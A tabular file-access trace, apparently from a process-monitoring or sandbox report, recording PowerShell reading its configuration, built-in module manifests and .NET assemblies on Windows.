C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.Format.ps1xml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.Format.ps1xml	unknown	791	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.Format.ps1xml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	999	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	916	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	832	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	343	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	351	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	267	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	success or wait	3	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Kd58820a5#\0fde81ace4e20af44c29dfe6fb19ede2\Microsoft.KeyDistributionService.Cmdlets.ni.dll.aux	unknown	504	success or wait	1	7FFA04E612E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1	unknown	4096	success or wait	26	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1	unknown	32	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\ArchiveResources.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\ArchiveResources.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\ArchiveResources.psd1	unknown	868	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US\ArchiveResources.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Management\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Management.dll	unknown	4096	success or wait	1	7FFA04E855FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Commands.Management\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Management.dll	unknown	512	success or wait	1	7FFA04E855FA	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	980	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	980	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.LocalAccounts\1.0.0.0\Microsoft.PowerShell.LocalAccounts.psd1	unknown	980	end of file	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\bdd4597948110f06927727604f2c3ce3\Microsoft.Management.Infrastructure.Native.ni.dll.aux	unknown	328	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA04E612E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA04D8B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	706	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MsDtc.psd1	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	444	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcLogTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	828	end of file	1	7FFA03CEB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedHostSettingTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	264	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcAdvancedSettingTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	459	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcClusterDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	497	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcDefaultTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	691	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcNetworkSettingTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	success or wait	2	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	154	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	success or wait	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	808	end of file	1	7FFA03CEB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\MsDtc\MSFT_DtcTransactionsStatisticsTask_v1.0.cdxml	unknown	4096	end of file	1	7FFA03CEB526	ReadFile
